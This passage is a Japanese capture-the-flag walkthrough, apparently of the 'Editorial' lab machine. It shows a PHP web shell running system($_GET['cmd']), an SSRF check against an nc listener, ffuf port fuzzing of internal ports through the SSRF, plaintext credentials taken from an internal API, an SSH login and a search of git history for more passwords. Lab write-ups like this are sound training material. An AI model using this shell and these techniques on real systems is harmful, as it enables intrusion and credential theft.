
(3) Burp Suiteでレスポンスデータを確認すると、ファイルが格納されているURLパスを確認できる。



(4) ブラウザを用いてレスポンスに表示されたURLパスにアクセスすると、自分がアップロードしたファイルがダウンロードされる。


OSコマンドインジェクションの脆弱性有無の確認


(1) cmdパラメータの値を用いてOSコマンドを実行するためのソースコードを作成する。

$ vi shell.php

【shell.phpの内容】
    <html>
    <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
    <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
    <input type="SUBMIT" value="Execute">
    </form>
    <pre>
    <?php
    if(isset($_GET['cmd']))
    {
    system($_GET['cmd']);
    }
    ?>
    </pre>
    </body>
    </html>


(2) 「Browse…」をクリックして作成したファイルを選択する。その後、「Preview」をクリックする。


(3) Burp Suiteでレスポンスデータを確認すると、ファイルが格納されているURLパスを確認できる。



(4) ブラウザを用いてレスポンスに表示されたURLパスにアクセスすると、自分がアップロードしたファイルがダウンロードされる。


(5) ファイルがダウンロードされるのみでOSコマンドを実行できないため、OSコマンドインジェクションは実行できないことが分かる。

サーバーサイドリクエストフォージェリ (SSRF) の脆弱性有無の調査


(1) Kali Linux側のIPアドレスを確認し、5555番ポートで待ち受ける。

$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスが「10.10.16.8」でした。

$ nc -lnvp 5555
listening on [any] 5555 ...



(2) URLの箇所に「http://10.10.16.8:5555/」を入力して、「Preview」をクリックする。



(3) 「nc -lnvp 5555」コマンドを実行していたプロンプトにてリクエストデータが表示される。攻撃対象のマシン(Editorial)からKali Linuxにリクエストがあったため、サーバーサイドリクエストフォージェリ (SSRF) の脆弱性があることが分かる。

$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.20] 53276
GET / HTTP/1.1
Host: 10.10.16.8:5555
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive


(4) Burp Suiteでリクエストデータとレスポンスデータを確認することができる。


サーバーサイドリクエストフォージェリ (SSRF) を用いたHTTPのポート調査


(1) Burp Suiteでリクエストデータとレスポンスデータの画面を表示する。


(2) リクエストデータをコピーして、ファイルに保存する。ファイルに保存する際にHTTPのポート番号を検索するためにリクエストデータを「http://127.0.0.1:FUZZ/」に変更する。

$ vi req_Editorial.txt

【req_Editorial.txtの内容】
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------3445068605756251723614394421
Content-Length: 360
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload
Priority: u=0

-----------------------------3445068605756251723614394421
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:FUZZ/
-----------------------------3445068605756251723614394421 Content-Disposition: form-data; name="bookfile"; filename="" Content-Type: application/octet-stream -----------------------------3445068605756251723614394421--


(3) TCPの通信ポートは0から65535まであるため、0から65535に連番をファイルの保存する。

$ seq 0 65535 > numbers.txt


(4) ffufを用いてHTTPのレスポンスデータサイズが異なる通信ポートを確認すると、5000番ポートからのレスポンスデータのサイズが違うことが分かる。

$ ffuf -w numbers.txt -request-proto http -request req_Editorial.txt -fs 61

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://editorial.htb/upload-cover
 :: Wordlist         : FUZZ: /home/kali/Downloads/aaaa/xxxx/numbers.txt
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Connection: keep-alive
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
 :: Header           : Accept: */*
 :: Header           : Content-Type: multipart/form-data; boundary=---------------------------3445068605756251723614394421
 :: Header           : Origin: http://editorial.htb
 :: Header           : Referer: http://editorial.htb/upload
 :: Header           : Priority: u=0
 :: Header           : Host: editorial.htb
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Data             : -----------------------------3445068605756251723614394421
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:FUZZ/
-----------------------------3445068605756251723614394421 Content-Disposition: form-data; name="bookfile"; filename="" Content-Type: application/octet-stream -----------------------------3445068605756251723614394421-- :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 :: Filter : Response size: 61 ________________________________________________ 5000 [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 234ms] :: Progress: [65536/65536] :: Job [1/1] :: 134 req/sec :: Duration: [0:08:49] :: Errors: 2 ::


HTTPの5000番ポートへのアクセス


(1) Burp Suiteでリクエストデータとレスポンスデータの画面を表示する。



(2) リクエストデータを右クリックで選択し、「Send to Repeater」をクリックする。




(3) 「Repeater」タブをクリックして、リクエストデータを「http://127.0.0.1:5000/」に変更する。その後、「Send」をクリックする。


(4) レスポンスデータにURLパスを確認する。


(5) レスポンスデータのURLパスにアクセスすると、APIのURLパスの一覧が表示される。

$ curl http://editorial.htb/static/uploads/3f97d88b-ccac-4960-8423-040d03dd90ae | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}



(6) 「/api/latest/metadata/messages/authors」にユーザー情報があると推測できるため、リクエストデータを「http://127.0.0.1:5000/api/latest/metadata/messages/authors」に変更して「Send」をクリックする。その後、レスポンスデータにURLパスを確認する。


(7) レスポンスデータのURLパスにアクセスすると、「ユーザー名:dev」と「パスワード:dev080217_devAPI!@」であることが分かる。

$ curl http://editorial.htb/static/uploads/bc199a04-c44c-4ea7-9286-a6672055b70f | jq
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}


devユーザーでSSHログイン


(1) 取得した認証情報を用いてdevユーザーでSSHログインする。

$ ssh dev@editorial.htb
  →パスワード(dev080217_devAPI!@)を入力する。


(2) devユーザーのホームディレクトリのディレクトリ/ファイルを確認すると、フラグファイル(user.txt)があることが分かる。

$ ls -l
total 8
drwxrwxr-x 3 dev  dev 4096 Jun  5  2024 apps
-rw-r----- 1 root dev   33 Jun 24 12:36 user.txt


(3) 一般ユーザー用のフラグファイルの内容を確認する。

$ cat user.txt
35c97cc6e061a58a64ec653a1db732e9


prodユーザーでログイン


(1) devユーザーのホームディレクトリのディレクトリ/ファイルを確認すると、appsディレクトリがあることが分かる。

$ ls -l /home/dev/
total 8
drwxrwxr-x 3 dev  dev 4096 Jun  5  2024 apps
-rw-r----- 1 root dev   33 Jun 26 10:58 user.txt


(2) appディレクトリの内容を確認するとGitのリポジトリがあることが分かる。

$ cd /home/dev/apps


$ ls -al
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5  2024 .
drwxr-x--- 4 dev dev 4096 Jun  5  2024 ..
drwxr-xr-x 8 dev dev 4096 Jun 26 11:16 .git


(3) git statusコマンドの結果を確認すると、コミットしていないファイルが複数あることが分かる。

$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    app_api/app.py
        deleted:    app_editorial/app.py
        deleted:    app_editorial/static/css/bootstrap-grid.css
        deleted:    app_editorial/static/css/bootstrap-grid.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.min.css
        deleted:    app_editorial/static/css/bootstrap-grid.min.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.css
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.css
        deleted:    app_editorial/static/css/bootstrap-reboot.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.min.css
        deleted:    app_editorial/static/css/bootstrap-reboot.min.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.css
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.css
        deleted:    app_editorial/static/css/bootstrap-utilities.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.min.css
        deleted:    app_editorial/static/css/bootstrap-utilities.min.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.css
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap.css
        deleted:    app_editorial/static/css/bootstrap.css.map
        deleted:    app_editorial/static/css/bootstrap.min.css
        deleted:    app_editorial/static/css/bootstrap.min.css.map
        deleted:    app_editorial/static/css/bootstrap.rtl.css
        deleted:    app_editorial/static/css/bootstrap.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap.rtl.min.css.map
        deleted:    app_editorial/static/images/login-background.jpg
        deleted:    app_editorial/static/images/pexels-janko-ferlic-590493.jpg
        deleted:    app_editorial/static/images/pexels-min-an-694740.jpg
        deleted:    app_editorial/static/js/bootstrap.bundle.js
        deleted:    app_editorial/static/js/bootstrap.bundle.js.map
        deleted:    app_editorial/static/js/bootstrap.bundle.min.js
        deleted:    app_editorial/static/js/bootstrap.bundle.min.js.map
        deleted:    app_editorial/static/js/bootstrap.esm.js
        deleted:    app_editorial/static/js/bootstrap.esm.js.map
        deleted:    app_editorial/static/js/bootstrap.esm.min.js
        deleted:    app_editorial/static/js/bootstrap.esm.min.js.map
        deleted:    app_editorial/static/js/bootstrap.js
        deleted:    app_editorial/static/js/bootstrap.js.map
        deleted:    app_editorial/static/js/bootstrap.min.js
        deleted:    app_editorial/static/js/bootstrap.min.js.map
        deleted:    app_editorial/templates/about.html
        deleted:    app_editorial/templates/index.html
        deleted:    app_editorial/templates/upload.html

no changes added to commit (use "git add" and/or "git commit -a")


(3) git logコマンドの結果を確認すると、Gitのコミット履歴がいくつかあることが分かる。

$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

:


(4) それぞれのコミットログの内容を確認すると、「ユーザー名:prod」と「パスワード:080217_Producti0n_2023!@」であることが分かる。

$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
